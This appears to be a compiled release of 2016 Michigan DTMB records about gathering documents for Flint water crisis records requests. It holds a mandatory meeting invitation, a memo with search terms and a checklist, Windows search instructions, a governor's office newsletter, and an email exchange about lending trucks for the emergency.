Please return this completed Checklist to DTMB Director's Office staff by February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

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
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
Search programs and files

This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.



As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

---

**Subject:** FW: Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint  
**Location:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

**Start:** Thu 2/18/2016 2:00 PM  
**End:** Thu 2/18/2016 3:00 PM  
**Show Time As:** Tentative

**Recurrence:** (none)

**Meeting Status:** Not yet responded

**Organizer:** DTMB-Directors-Office

Please plan on attending via phone or in person. See agenda and additional documents below. Jean

Jean M. Ingersoll, JD  
Michigan Department of Technology, Management & Budget  
Lewis Cass Building  
320 South Walnut St.  
PO Box 30026  
Lansing, MI 48909  
517-241-8844 (O)  
517-282-2474 (C)



-----Original Appointment-----

**From:** DTMB-Directors-Office

**Sent:** Wednesday, February 17, 2016 1:21 PM

**To:** DTMB-Directors-Office; Behen, David (DTMB); Donnan, Chanda (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Spaniolo, Natalie (DTMB); Wilke, Lacey (DTMB); Stansfield, Marsha (DTMB); Ballard, Denise (DTMB); Hampton, Trisha (DTMB); DeCamp, Greg (DTMB); Gibson, Jennifer (DTMB); Hengesbach, Dane (DTMB); Ingersoll, Jean (DTMB); Jeffery, Phillip (DTMB); Philip, Brandon (DTMB); Kopacsi, Christian (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB); Pratt, Jeff (DTMB); Knapp, Kathy (DTMB); Bidelman, Craig (DTMB); Bussema, Terry (DTMB); Rokely, Rick (DTMB); Tefft, Niki (DTMB); Schlegel, Nicolle (DTMB); Parker, Alexandra (DTMB); Keilen, Elizabeth (DTMB); McPherson, Victoria (DTMB); Christensen, Chris (DTMB); Lawson, Michelle (DTMB); Nevai, Tom (DTMB); Evans, Carter (DTMB); Fick, James (DTMB); McKee, Robert (DTMB); Perry, Blane (DTMB); Riddering, Eric (DTMB); Rodgers, Anthony (DTMB); Trial, Larry (DTMB); Thompson, Kyleigh (DTMB); Glomski, Tom (DTMB); Seger, Seth (DTMB); Lee, Timothy (DTMB); Sikkema, Tyler (DTMB); Manning, Kelly (DTMB); McFarlane, James (DTMB); Galeazzi, Tiziana (DTMB); Das, Rajiv (DTMB); Pung, Linda (DTMB); Hogan, James (DTMB); Westfall, Laurie (DTMB); Palmer, Jason (DTMB); Stibitz, Brom (DTMB); Trakul, Pamela (DTMB); Swanson, Eric (DTMB); Blastic, Laura (DTMB); Furseth, Kristen (DTMB); Brancheau, Laura (DTMB); Sebok, Yvonne (DTMB); Stankiewicz, Richard (DTMB); Vera, Jason (DTMB); Jehnsen, Jeremy W (DTMB); Jodway, Kenneth (DTMB); Newman, Jeremy (DTMB); Vijayaveeraraghavan, Anupkumar (DTMB); Harmon, Paul (DTMB); Root, Everett (DTMB); Pauley, Suzanne (DTMB); Thompson, John (DTMB); Nolan, Anne (DTMB); Peterson, Rick (DTMB); Stiffler, Michelle (DTMB); Patke, Sunit (DTMB); Estill, John (DTMB); Seckelman, Joe (DTMB); Martin, Ellen (DTMB); Aprill, Brian (DTMB); Ross, Josh (DTMB); Locke, Joel (DTMB); Cross, Steven (DTMB); Clark, John (DTMB); Olkowski, Tony (DTMB); Noldy, Scott (DTMB); Baer, John (DTMB); Dickinson, Holly (DTMB); Post, Corey (DTMB); Cantin, David (DTMB); Brun, Jeremy (DTMB); Hartsuff, Lisa (DTMB); Kosloski, Joni (DTMB); Jordan, Gerald (DTMB); Sweeney, Matthew (DTMB); Turnquist, Michael (DTMB); Morgan, Dan (DTMB); Droste, Kerri (DTMB); Paasch, Keith (DTMB); Scates, Larry (DTMB); Noonan, Michael (DTMB); Walts, Brian

(DTMB); Martin, Ric (DTMB); Burns, Robert (DTMB); Doxie, William (DTMB); Clark, Jim (DTMB); Bailey, Maureen (DTMB); Bos, Troy (DTMB); Phillippo, Jamie (DTMB); Spitzley, Troy (DTMB); Darby, Marchan (DTMB); Hawes, Keith (DTMB); Wright, Seth (DTMB); Rambo, Carolyn (DTMB); Millimaki, Shelly (DTMB); Nelson, Christopher (DTMB); Murphy, Chris (DTMB); Clark, Stephanie (DTMB); Cischke, Roy (DTMB); Hofmeister, David (DTMB); Reynolds, Vince (DTMB); VanCoevering, Joyce (DTMB); Ragla, Beth (DTMB); Shaw, Gary (DTMB); Wonn, Michael (DTMB); Thompson, Kristi (DTMB); Goodine, Tom (DTMB); Armstrong, Mike (DTMB); Doyle, James (DTMB); Hampton, Kristen (DTMB); Miller, Mark (DTMB); Cooley, Tom (DTMB); Waltersdorf, Rex (DTMB); Monroe, Jerry (DTMB); Bergan, Kristin (DTMB); Banks, William (DTMB); Dyson, Mike (DTMB); Stiles, Dan (DTMB); Chipman, Dan (DTMB); Hodgman, Steve (DTMB); Martin, Todd (DTMB); Weston, Jessica (DTMB); Fitton, Scott (DTMB); Sample, Brice (DTMB); Vanden Bosch, Kerrie (DTMB); Wellman, Jeff (DTMB); Brownlee, Jeff (DTMB); Maynard, Sharon (DTMB); Calahan, Heather (DTMB); Cook, Rebecca (DTMB); Hayes, Genevieve (DTMB); Riehle, Jenni (DTMB); Falik, Tom A. (DTMB); Pemble, William (DTMB); Sambiagio, Melissa (DTMB); Cieciva, Sue (DTMB); Hunter, Lymon (DTMB); Dufour, Yvon (DTMB); Camp, William (DTMB); Hatch, David (DTMB); Troub, Shelby (DTMB); Epps, Stephanie (DTMB); Herman, Christyn (DTMB); Bliss, Mike (DTMB); Guardiola, Jamie (DTMB); [jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)

**Cc:** DTMB-Resource-Room; Stanaway, Deb (DTMB); Huhn, Jacqueline (DTMB); McQuaid, John (DTMB)

**Subject:** Mandatory Meeting - DTMB Custodians of Correspondence Related to Flint

**When:** Thursday, February 18, 2016 2:00 PM-3:00 PM (UTC-05:00) Eastern Time (US & Canada).

**Where:** Ottawa Building - Upper Level – Conference Room 4 OR Call-in: 866-390-1828 access code: 1842654

*Please note this meeting can be attended in person or via conference call-in. Location and Dial in information are provided below.*



All DTMB  
Custodians of Co...

\*please see agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828

Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**



- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff
- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

**SOM Meeting Contact:**

Janelle Longanbach

[LonganbachJ@michigan.gov](mailto:LonganbachJ@michigan.gov)

Office: 517-373-4210

**Participants:**

David Behen

Chanda Donnan

Caleb Buhs

Rodney Davenport

Ashley Gelisse

Michael Gilliland

Natalie Spaniolo

Lacy Wilke

Marsha Stansfield

Denice Ballard

Trisha Hampton

Greg DeCamp

Jennifer Gibson

Dane Hengesbach

Jean Ingersoll

Phillip Jeffery

Brandon Philip

Christian Kopacsi

Jeanette Doll

Ryan McKee

Jeff Pratt

Kathy Knapp

Craig Bidelman

Terry Bussema

Rick Rokely

Niki Tefft

Nicolle Schlegel

Alexandrea Parker

Elizabeth Keilen

Vicki McPherson

Chris Christensen

Michelle Lawson

Tom Nevai

Carter Evans

James Fick

Robert McKee

Blane Perry

Eric Riddering

Anthony Rodgers  
Larry Trial  
Kyleigh Thompson  
Tom Glomski  
Seth Seger  
Tim Lee  
Tyler Sikkema  
Kelly Manning  
James McFarlane  
Tiziana Galeazzi  
Rajiv Das  
Linda Pung  
James Hogan  
Laurie Westfall  
Jason Palmer  
Brom Stibitz  
Pam Trakul  
Eric Swanson  
Laura Blastic  
Kristen Furseth  
Laura Brancheau  
Yvonne Sebok  
Richard Stankiewicz  
Jason Vera  
Jeremy Jehnsen  
Ken Jodway  
Jeremy Newman  
Anup Vijay  
Paul Harmon  
Everett Root  
Suzanne Pauley  
John Thompson  
Anne Nolan  
Rick Peterson  
Michelle Stiffler  
Sunit Patke  
James Foley  
John Estill  
Joe Seckelman  
Ellen Martin  
Brian Aprill  
Josh Ross  
Joel Locke  
Steven Cross  
John Clark  
Tony Olkowski  
Scott Noldy  
John Baer  
Holly Dickinson  
Corey Post  
David Cantin  
Jeremy Brun

Lisa Hartsuff  
Joni Kosloski  
Gerald Jordon  
Matthew Sweeney  
Michael Turnquist  
Dan Morgan  
Kerri Droste  
Keith Paasch  
Larry Scates  
Mike Noonan  
Brian Walts  
Ric Martin  
Robert Burns  
William Doxie  
Jim Clark  
Maureen Bailey  
Troy Bos  
Jamie Phillippo  
Troy Spitzley  
Marchan Darby  
Keith Hawes  
Seth Wright  
Carrie Rambo  
Shelly Millimaki  
Chris Nelson  
Chris Murphy  
Stephanie Clark  
Roy Cischke  
David Hofmeister  
Vince Reynolds  
Joyce Van Coevering  
Beth Ragla  
Gary Shaw  
Mike Wonn  
Kristi Thompson  
Thomas Goodine  
Mike Armstrong  
Jim Doyle  
Kristen Hampton  
Mark Miller  
Tom Cooley  
Rex Waltersdorf  
Jerry Monroe  
Kristin Bergan  
William Banks  
Mike Dyson  
Dan Stiles  
Dan Chipman  
Steve Hodgman  
Todd Martin  
Jessie Weston  
Scott Fitton

Brice Sample  
Kerrie Vanden Bosch  
Jeff Wellman  
Jeff Brownlee  
Sharon Maynard  
Heather Calahan  
Rebecca Cook  
Genevieve Hayes  
Jennifer Riehle  
Tom Falik  
Bill Pemble  
Melissa Sambiagio  
Sue Ciecwa  
Lymon Hunter  
Yvon Dufour  
Will Camp  
David Hatch  
Shelby Troub  
Stephanie Epps



RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.


### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files


This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.



You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must




click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.




As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:16 PM  
**To:** Reynolds, Vince (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint




Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

[Click here to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.](#)


 Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Click here to watch the video.](#)

## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

### STAY CONNECTED:



### SUBSCRIBER SERVICES

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---

This email was sent to reynoldsv@michigan.gov on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7358

---

**From:** Root, Kim (MDOC)  
**Sent:** Tuesday, January 12, 2016 10:38 AM  
**To:** Groenleer, Eames E. (MDOC)  
**Cc:** Whitford, Michael (MDOC); Reynolds, Vince (DTMB)  
**Subject:** State of Emergency

**Importance:** High

FYI, I received a call from Vince this am regarding the Flint State of Emergency water crisis. They are in need of box trucks with GVW greater than 33000#.

You are the only area with this type of vehicle. You have one in Ionia and the rest are in Jackson. Fleet will be providing M1653 truck for this. Do you think that Ionia could spare their truck for a few days?

I have offered up a semi/trailer as that would be much easier for us to provide, he is asking.

Let me know.

Thanks,

Kim

---

**From:** Groenleer, Eames E. (MDOC)  
**Sent:** Tuesday, January 12, 2016 12:48 PM  
**To:** Root, Kim (MDOC)  
**Cc:** Whitford, Michael (MDOC); Reynolds, Vince (DTMB)  
**Subject:** RE: State of Emergency

Do you have any kind of time frame for the duration of the need?

---

**From:** Root, Kim (MDOC)  
**Sent:** Tuesday, January 12, 2016 10:38 AM  
**To:** Groenleer, Eames E. (MDOC)  
**Cc:** Whitford, Michael (MDOC); Reynolds, Vince (DTMB)  
**Subject:** State of Emergency  
**Importance:** High

